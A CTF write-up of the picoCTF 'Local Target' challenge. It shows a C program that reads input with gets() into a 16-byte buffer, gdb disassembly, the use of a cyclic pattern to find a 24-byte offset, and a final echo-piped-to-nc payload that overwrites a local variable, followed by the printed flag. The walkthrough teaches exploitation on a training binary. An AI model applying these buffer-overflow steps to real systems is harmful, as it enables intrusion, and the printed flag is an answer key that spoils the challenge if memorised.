
Written by Billie
Local Target from PicoCTF https://play.picoctf.org/practice/challenge/399



AUTHOR: OVERTHEWIRE.ORG / LT 'SYREAL' JONES

Description

Smash the stack

Can you overflow the buffer and modify the other local variable? The program is available here. You can view source here. And connect with it using:

```
nc saturn.picoctf.net 52149
```

This challenge launches an instance on demand.

Its current status is: RUNNING


Instance Time Remaining: 14:50

3,765 users solved

90%
Liked

This challenge gives us a source code:


```
#include <stdio.h>
#include <stdlib.h>



int main(){
  FILE *fptr;
  char c;

  char input[16];
  int num = 64;
```



```
  printf("Enter a string: ");
  fflush(stdout);
  gets(input);
  printf("\n");

  printf("num is %d\n", num);
  fflush(stdout);

  if( num == 65 ){
    printf("You win!\n");
    fflush(stdout);
    // Open file
    fptr = fopen("flag.txt", "r");
    if (fptr == NULL)
    {
        printf("Cannot open file.\n");
        fflush(stdout);
        exit(0);
    }

    // Read contents from file
    c = fgetc(fptr);
    while (c != EOF)
    {
        printf ("%c", c);
        c = fgetc(fptr);
    }
    fflush(stdout);

    printf("\n");
    fflush(stdout);
    fclose(fptr);
    exit(0);
  }

  printf("Bye!\n");
  fflush(stdout);
}
```


In short, what we need to do is to change the “num” variable using binary exploitation. In the source code we see that the “num” variable is stored with the value 64 and we need to change it into 65 if we want the flag. The value 64 is 0x40 and 65 is 0x41 in hexadecimal. This will be important later.

Opening the file using gdb and running the command “disas main” we get this:



```
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000401236 <+0>:     endbr64
   0x000000000040123a <+4>:     push   %rbp
   0x000000000040123b <+5>:     mov    %rsp,%rbp
   0x000000000040123e <+8>:     sub    $0x20,%rsp
   0x0000000000401242 <+12>:    movl   $0x40,-0x8(%rbp)
   0x0000000000401249 <+19>:    lea    0xdb4(%rip),%rdi        # 0x402004
   0x0000000000401250 <+26>:    mov    $0x0,%eax
   0x0000000000401255 <+31>:    call   0x4010f0 <printf@plt>
   0x000000000040125a <+36>:    mov    0x2e0f(%rip),%rax        # 0x404070 <stdout@@GLIBC_2.2.5>
   0x0000000000401261 <+43>:    mov    %rax,%rdi
   0x0000000000401264 <+46>:    call   0x401120 <fflush@plt>
   0x0000000000401269 <+51>:    lea    -0x20(%rbp),%rax
   0x000000000040126d <+55>:    mov    %rax,%rdi
   0x0000000000401270 <+58>:    mov    $0x0,%eax
   0x0000000000401275 <+63>:    call   0x401110 <gets@plt>
   0x000000000040127a <+68>:    mov    $0xa,%edi
   0x000000000040127f <+73>:    call   0x4010c0 <putchar@plt>
   0x0000000000401284 <+78>:    mov    -0x8(%rbp),%eax
   0x0000000000401287 <+81>:    mov    %eax,%esi
   0x0000000000401289 <+83>:    lea    0xd85(%rip),%rdi        # 0x402015
   0x0000000000401290 <+90>:    mov    $0x0,%eax
   0x0000000000401295 <+95>:    call   0x4010f0 <printf@plt>
   0x000000000040129a <+100>:   mov    0x2dcf(%rip),%rax        # 0x404070 <stdout@@GLIBC_2.2.5>
   0x00000000004012a1 <+107>:   mov    %rax,%rdi
   0x00000000004012a4 <+110>:   call   0x401120 <fflush@plt>
```

Notice in the red arrow, there is the value 0x40 (which is 64) being stored in the address “$rbp-0x8”. With this I assume that that address is where the “num” variable is stored.




```
 0x000000000040129a <+100>:   mov    0x2dcf(%rip),%rax        # 0x404070 <stdout@@GLIBC_2.2.5>
 0x00000000004012a1 <+107>:   mov    %rax,%rdi
 0x00000000004012a4 <+110>:   call   0x401120 <fflush@plt>
Type <RET> for more, q to quit, c to continue without paging--c
 0x00000000004012a9 <+115>:   cmpl   $0x41,-0x8(%rbp)
 0x00000000004012ad <+119>:   jne    0x401380 <main+330>
 0x00000000004012b3 <+125>:   lea    0xd66(%rip),%rdi        # 0x402020
 0x00000000004012ba <+132>:   call   0x4010d0 <puts@plt>
 0x00000000004012bf <+137>:   mov    0x2daa(%rip),%rax        # 0x404070 <stdout@@GLIBC_2.2.5>
 0x00000000004012c6 <+144>:   mov    %rax,%rdi
 0x00000000004012c9 <+147>:   call   0x401120 <fflush@plt>
 0x00000000004012ce <+152>:   lea    0xd54(%rip),%rsi        # 0x402029
```

Continuing to read through main, we found the operation where our variable “num” (which is stored in “$rbp-0x8”) being compared to the value 0x41 which is 65. Therefore I will add a breakpoint right before the comparison is being done, so I run the command: b*0x00000000004012a9

I will now use a buffer overflow generator from https://zerosum0x0.blogspot.com/2016/11/overflow-exploit-pattern-generator.html to generate a buffer overflow pattern.

After adding the breakpoint, I will now run the command “r” to run the program and when it asks for a string, I input:
“Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9”


I inputted this pattern so that I can find the offset on where the variable is stored. With this input I get the output



```
Enter a string: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9
d1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9

num is 1094213953

Breakpoint 1, 0x00000000004012a9 in main ()
```

This means that I have successfully changed the “num” variable while also hitting the breakpoint that I have set.

At this point in the program, I want to see inside the variable “num” in hexadecimals, so I run the command “x/x $rbp-0x08” which gets me this:




```
(gdb) x/x $rbp-0x08
0x7fffffffdc28: 0x41386141
```

The number 0x41386141 is actually our string pattern that has been converted into hex. Converting the hex value into text we get “A8aA”. Since the program flips our text using little endian ordering, we reverse the text to actually get our original input which becomes “Aa8A”. If we search “Aa8A” in our string pattern we found that the pattern “Aa8A” appears after 24 characters. This means we found the offset on where the variable is stored, which is 24 bytes. Now we can input

echo -e "123456781234567812345678**\x41\x00\x00\x00"** | nc saturn.picoctf.net 52149

Into our shell to get us our flag. The command above essentially fills the buffer with 24 random characters, and then we write the hex value 0x00000041 to the buffer. Notice that in the input 0x00000041 is flipped because of little endian ordering again.
With that input we get our flag



```
Enter a string:
num is 65
You win!
picoCTF{l0c4l5_1n_5c0p3_ee58441a}
```